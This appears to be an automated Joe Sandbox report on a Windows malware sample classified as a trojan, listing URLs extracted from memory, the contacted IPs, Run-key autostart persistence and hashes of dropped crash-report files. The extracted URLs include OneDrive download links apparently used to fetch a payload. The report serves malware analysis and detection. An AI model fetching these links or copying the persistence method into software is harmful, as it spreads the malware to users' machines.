http://https://p5lwwa.am.files.1drv.com/y4msw-fK9n4RvVHniohtl1pJS-yLFYm8CD02pmUoRRn43kEG_ADEfWFKSlO_5d-N-oIPgs43fFTG0AhbrwTaPAJ85Dl25iL1IoO7lHS9lk80VOWo8yA7O8gsh7f_1W-YE4WSTx_DyFGHvC6ylTsygqSOJ1QGvVToggN3Vrt2wBfOq_inO0YBhZfikv3CrmcRYGDeWlhoaRiIuAqhUoiGtrzvQ/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1	false		high
http://https://p5lwwa.am.files.1drv.com/y4mgzNYyFWCuoL1CpJfXG2nhOmpagM85vjzT_hk23otZxY8j9kthxhLVo3LgW441-iwIh8I2hDn-UNAyUZte-8CDcbI6mjERFyHQvM5lOMpPUcp7dXSNoVMY08rwVPjcDqmshWD_m0BtUzyYLclLlxVwpniw7rMNzYknJCnTKcNFoNHorlwCremlDoXBOv5xoKy9xFHzExo4SqFx77jluAO1w/Tdcecogbbgrxarcelvdgocpkcdmqukp?download&psid=1	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/wsdl/soap12/qN	Tdceco.exe, 00000009.00000002.455823027.0000000000800000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.pregrad.netopenU	mWyPrcv7Pl.exe, Tdceco.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/09/policylw#	mWyPrcv7Pl.exe, 00000000.00000002.390582989.00000000007F1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://p5lwwa.am.files.1drv.com/y4msw-fK9n4RvVHniohtl1pJS-yLFYm8CD02pmUoRRn43kEG_ADEfWFKSlO_5d-N-oI	mWyPrcv7Pl.exe, 00000000.00000003.377084072.000000000080C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://onedrive.live.com/download?cid=FB5C5DB4B53601EB&resid=FB5C5DB4B53601EB%21540&authkey=ANMH1EL	Tdceco.exe, 0000000C.00000002.477815728.0000000004A55000.00000004.00001000.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/ws-sx/ws-securitypolicy/200702	Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.pregrad.net	mWyPrcv7Pl.exe, Tdceco.exe.0.dr	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/09/policyF&	mWyPrcv7Pl.exe, 00000000.00000002.390582989.00000000007F1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/policy	mWyPrcv7Pl.exe, 00000000.00000002.390582989.00000000007F1000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/07/securitypolicyLL	mWyPrcv7Pl.exe, 00000000.00000002.390395110.00000000007A0000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://p5lwwa.am.files.1drv.com/y4mvhKZp4Gd64KYamq2Wfd2SQv3HKrsqfBmLESdWEMe08HDbW6BDnz0-DxqxDMbfg2p	mWyPrcv7Pl.exe, 00000000.00000003.360092508.00000000007C7000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000002.390452872.00000000007AA000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000002.390410776.00000000007A7000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000002.390612505.000000000080C000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000003.377084072.000000000080C000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000003.416773209.000000000082400.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000003.432827055.000000000082D000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsdcmh	mWyPrcv7Pl.exe, 00000000.00000002.390553778.00000000007DD000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trustJslw	Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/02/trustJslwg	mWyPrcv7Pl.exe, 00000000.00000002.390582989.00000000007F1000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://onedrive.live.com/B&resid=FB5C5DB4B53601EB%21540&authkey=ANMH1ELgXQdJslw	mWyPrcv7Pl.exe, 00000000.00000003.377058645.00000000007F7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/07/securitypolicyN	Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://p5lwwa.am.files.1drv.com/y4mWaWHLDrKa1inK4H1-418q8gR5LOHQWd0yslABzjJdjTslqzhgckkVhZZLptEbF7n	Tdceco.exe, 00000009.00000002.455823027.0000000000800000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000003.420701517.000000000081D000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000003.432812841.000000000825000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/ws-sx/ws-trust/2005129	Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/JMiR	Tdceco.exe, 00000009.00000002.455823027.0000000000800000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/09/policylw	Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://onedrive.live.com/	mWyPrcv7Pl.exe, 00000000.00000002.390347917.0000000000769000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000002.390582989.00000000007F1000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000002.390321171.000000000075D000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000003.377058645.00000000007F7000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://p5lwwa.am.files.1drv.com/y4mgzNYyFWCuoL1CpJfXG2nhOmpagM85vjzT_hk23otZxY8j9kthxhLVo3LgW441-iw	mWyPrcv7Pl.exe, 00000000.00000003.360092508.00000000007C7000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000002.390612505.000000000080C000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000003.377084072.000000000080C000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/ws-sx/ws-securitypolicy/200702sedge.	mWyPrcv7Pl.exe, 00000000.00000002.390519902.00000000007D0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.emerge.deDVarFileInfo$	mWyPrcv7Pl.exe, Tdceco.exe.0.dr	false	• Avira URL Cloud: safe	low

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://onedrive.live.com/X	mWyPrcv7Pl.exe, 00000000.00000002.390321171.000000000075D000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/.311.64.1.1	mWyPrcv7Pl.exe, 00000000.00000002.390566253.00000000007E6000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/soap12/2M	Tdceco.exe, 00000009.00000002.455823027.0000000000800000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/07/securitypolicy	mWyPrcv7Pl.exe, 00000000.00000002.390395110.00000000007A0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/soap12/_MtR	Tdceco.exe, 00000009.00000002.455823027.0000000000800000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/uM	Tdceco.exe, 00000009.00000002.455823027.0000000000800000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/soap12/	mWyPrcv7Pl.exe, 00000000.00000002.390566253.00000000007E6000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd-	Tdceco.exe, 00000009.00000002.451924772.000000000075A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsdu(#u	Tdceco.exe, 00000009.00000002.451924772.000000000075A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/	mWyPrcv7Pl.exe, 00000000.00000002.390566253.00000000007E6000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000002.455823027.0000000000800000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://p5lwwa.am.files.1drv.com/l	mWyPrcv7Pl.exe, 00000000.00000003.360092508.00000000007C7000.00000004.00000020.00020000.00000000.sdmp, mWyPrcv7Pl.exe, 00000000.00000003.376987642.00000000007E4000.00000004.00000020.00020000.00000000.sdmp	false		high
http://docs.oasis-open.org/ws-sx/ws-trust/200512pi.DLL	mWyPrcv7Pl.exe, 00000000.00000002.390395110.00000000007A0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/07/securitypolicyl	Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.emerge.de	mWyPrcv7Pl.exe, Tdceco.exe	false	• Avira URL Cloud: safe	unknown
http://docs.oasis-open.org/wss/2004/01/oasis-200401-wss-wssecurity-utility-1.0.xsd	mWyPrcv7Pl.exe, 00000000.00000002.390553778.00000000007DD000.00000004.00000020.00020000.00000000.sdmp, Tdceco.exe, 00000009.00000002.451924772.000000000075A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://p5lwwa.am.files.1drv.com/	Tdceco.exe, 00000009.00000002.452401555.0000000000793000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
13.107.43.12	l-0003.l-dc-msedge.net	United States		8068	MICROSOFT-CORP-MSN-AS-BLOCKUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	679238
Start date and time: 05/08/202212:50:10	2022-08-05 12:50:10 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	mWyPrcv7Pl (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winEXE@14/18@6/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 88% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, conhost.exe, svchost.exe, wuapihost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 23.211.6.115, 13.107.42.13, 13.89.179.12, 20.189.173.20, 20.42.65.92
- Excluded domains from analysis (whitelisted): odc-web-brs.onedrive.akadns.net, store-images.s-microsoft.com-c.edgekey.net, onedsblobprdcus17.centralus.cloudapp.azure.com, arc.msn.com, l-0004.l-msedge.net, e12564.dspb.akamaiedge.net, odwebpl.trafficmanager.net.l-0004.dc-msedge.net.l-0004.l-msedge.net, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, am-files.ha.1drv.com.l-0003.dc-msedge.net.l-0003.l-msedge.net, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, www.bing.com, client.wns.windows.com, fs.microsoft.com, odc-web-geo.onedrive.akadns.net, onedsblobprdwus15.westus.cloudapp.azure.com, ctldl.windowsupdate.com, ris.api.iris.microsoft.com, onedsblobprdeus17.eastus.cloudapp.azure.com, store-images.s-microsoft.com, odc-am-files-geo.onedrive.akadns.net, blobcollector.events.data.trafficmanager.net, odc-am-files-brs.onedrive.akadns.net
- Execution Graph export aborted for target Tdceco.exe, PID 5336 because there are no executed function
- Execution Graph export aborted for target logagent.exe, PID 5980 because it is empty
- Execution Graph export aborted for target mWyPrcv7Pl.exe, PID 1320 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenFile calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryAttributesFile calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- VT rate limit hit for: mWyPrcv7Pl.exe

Simulations

Behavior and APIs

Time	Type	Description
12:51:15	API Interceptor	1x Sleep call for process: mWyPrcv7Pl.exe modified
12:51:30	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Tdceco C:\Users\Public\Libraries\ocecdT.url
12:51:39	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Tdceco C:\Users\Public\Libraries\ocecdT.url
12:51:41	API Interceptor	2x Sleep call for process: Tdceco.exe modified
12:51:52	API Interceptor	3x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_logagent.exe_3e894c43284c62ca8825101ba19eb171b9823b5f_0357e9de_162dfe0d\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7895462611229852
Encrypted:	false
SSDEEP:	96:jdwMFtQKcnNIb6o07JfvpXIQcQDXc6Da6cEEcw3pdDq+HbHgoC5AJkq+h88WpB85:jqMwKcnJHdXHRu/jF7/u7stS274ltQ
MD5:	9332A54875F0D84559404C0461F79263
SHA1:	A01265CEA6B121CECA815239FEFA0FA69AE9E11A
SHA-256:	9B7BD2BCC5A239A1C67474F58DDACE2379E67DA3F2F34213A6ED2182D1AB98AD
SHA-512:	1DC1432831F4FEE980D059D80E946E204BA31B59EEFC0B333F8746EE02F3A8A9EA03C59E20A056E814A4FB5AAF9E1DF44C610D75CB11E214DA64E1E9BE2C4066
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.4.2.0.2.7.4.5.8.7.0.3.9.8.4.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.4.2.0.2.7.5.0.8.2.3.5.2.0.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.e.8.7.f.7.d.4.e.-.d.2.b.7.-.4.9.d.7.-.b.f.0.e.-.6.d.9.3.7.d.4.0.7.b.8.f.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.1.0.f.2.7.b.e.c.-.a.6.3.9.-.4.a.4.c.-.9.4.1.3.-.0.e.9.4.a.e.b.4.9.4.5.3.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.g.a.g.e.n.t...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.l.o.g.a.g.e.n.t...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.f.a.4.-.0.0.0.1.-.0.0.1.8.-.4.e.8.c.-.6.4.d.1.0.4.a.9.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.5.8.d.c.4.a.2.6.c.e.8.7.e.b.d.d.a.8.2.4.7.e.4.2.b.1.5.6.c.a.9.b.4.c.0.b.a.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_logagent.exe_96c1d13f279867748ea9992828437f88fb7a_0357e9de_081db646\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7894967627729025
Encrypted:	false
SSDEEP:	96:jrwVIFm9KcneIb6oI7JfxpXIQcQvc6QcEDMcw3DSDq+HbHgoC5AJkq+h88WpB8Op:jMm89KcnQHBUZMXojF7/u7sSS274ltQ
MD5:	025AD1EBCBE5145C9239AEBD50654E09
SHA1:	F499E3BC76D7291C699C5B35DECE18DA9D1276FD
SHA-256:	3BDBED9E4A8C5A79E0F664903B54C6DB6633E3F3D0B1EBC7BB24D8D108010B8B
SHA-512:	D716665D8F6A53360D6D53F6B754936F1DB1B31D152DED88E23D83A349FA14B0C77EB2D9496184C03DA5738942854CC45578AB6B0B998ACA48CCAA682FE2F70
Malicious:	false
Reputation:	low
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.4.2.0.2.7.2.7.8.3.1.4.4.3.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.4.2.0.2.7.3.2.0.8.1.3.8.5.1.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.3.0.d.b.9.8.4.f.-.4.e.6.7.-.4.e.5.3.-.a.8.3.0.-.d.2.4.2.8.1.2.8.9.f.f.1.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.5.9.0.6.6.6.7.-.6.0.2.a.-.4.6.3.e.-.9.6.c.d.-.7.0.c.2.3.e.e.b.9.2.d.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.g.a.g.e.n.t...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.l.o.g.a.g.e.n.t...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.f.a.4.-.0.0.0.1.-.0.0.1.8.-.4.e.8.c.-.6.4.d.1.0.4.a.9.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.5.8.d.c.4.a.2.6.c.e.8.7.e.b.d.d.a.8.2.4.7.e.4.2.b.1.5.6.c.a.9.b.4.c.0.b.a.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_logagent.exe_96c1d13f279867748ea9992828437f88fb7a_0357e9de_16cd672c\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7894223007015567
Encrypted:	false
SSDEEP:	96:jsFnLYWecnvIb6oI7JfxpXIQcQvc6QcEDMcw3DSDq+HbHgoC5AJkq+h88WpB8OvR:ACWecn5HBUZMXojF7/u7sSS274ltQ

MD5:	304ADF2E6EE2AB59483C474F6168FA88
SHA1:	E9623DE8667CA08763936B993AEBCEB573CB9F98
SHA-256:	2F129F729AC3F31868C7A9974E476985A785166A667970B7862816B48316C870
SHA-512:	50EA7081451E3FEE0577289F05969248A252F4FB4A52D865AA7405024BFC583F87801D367E650EFF40953BF6EDD9971E7CC7C3E86E6399BFC45E45E7BCE3992C
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.3.0.4.2.0.2.6.9.6.6.9.5.6.8.0.0.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.3.0.4.2.0.2.6.9.9.7.4.2.5.5.4.2.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.8.f.d.5.9.9.a.a.-.3.d.b.1.-.4.2.0.7.-.b.b.d.d.-.f.6.8.5.0.d.4.8.5.e.4.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.5.d.4.c.e.f.a.d.-.2.d.e.d.-.4.e.6.6.-.b.8.3.a.-.f.2.d.e.a.0.c.2.a.a.9.a.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.g.a.g.e.n.t...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.l.o.g.a.g.e.n.t...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.7.5.c.-.0.0.0.1.-.0.0.1.8.-.0.1.d.9.-.f.c.c.0.0.4.a.9.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.f.5.1.9.f.e.e.c.4.8.6.d.e.8.7.e.d.7.3.c.b.9.2.d.3.c.a.c.8.0.2.4.0.0.0.0.0.0.0.0.!.0.0.0.0.5.8.d.c.4.a.2.6.c.e.8.7.e.b.d.d.a.8.2.4.7.e.4.2.b.1.5.6.c.a.9.b.4.c.0.b.a.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2754.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Fri Aug 5 19:51:37 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	68242
Entropy (8bit):	1.7563037976198732
Encrypted:	false
SSDEEP:	192:n2hDhtVammOWxnliGf/P4alOBhkEb4wPYTAty0aHR8bx4zyxLR:O/V1WxnliGvSJHPYTzyxV
MD5:	03D98E1CC879DE3BBBD71E4AEEE8DF33
SHA1:	F8EE863176D78DA65131F2613063CEBBCBBBE03E
SHA-256:	78791C66074CC6C9B4C39C4777CB50DBA11E2C38E54CFD6634DC2A15FC97C886
SHA-512:	EBAC5BFB6D1EED813F9E5FB806298DE4D89FD3B4E788EE7CAD668FECCBAD6EDB140F633A9AB013017A28F27DF55FAEE2BC627535CAF843FD548319278D89DB95
Malicious:	false
Preview:	MDMP..... .....t.b.....T.....h...\...../.....T.....8.....T.....U.....B.....H.....GenuineIntelW.....T.....\....t.b.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2B3D.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	6326
Entropy (8bit):	3.7227993866947564
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNipmT6xYPGwtYceSuCprG89bdVsfOfm:RrlsNipy68GKYRSZduf3
MD5:	B4DD1DCBD65F2D8BC2098882D6158B40
SHA1:	BD0BF7D02D78D522F15DA374630BCB0FEA046A85
SHA-256:	D969163F79F804A5116701C04565490E684303CDFE5684E1A1B12E8E58547189
SHA-512:	D501AA452F5D1FD286EF0BB5047CCAA3C690C2D5A2A6C0A2CD2F78AF97DA7EC877C746725561BDBD8269E41AF591570CED8F9E7B079E544A9A6582BAFCF2DD12
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. 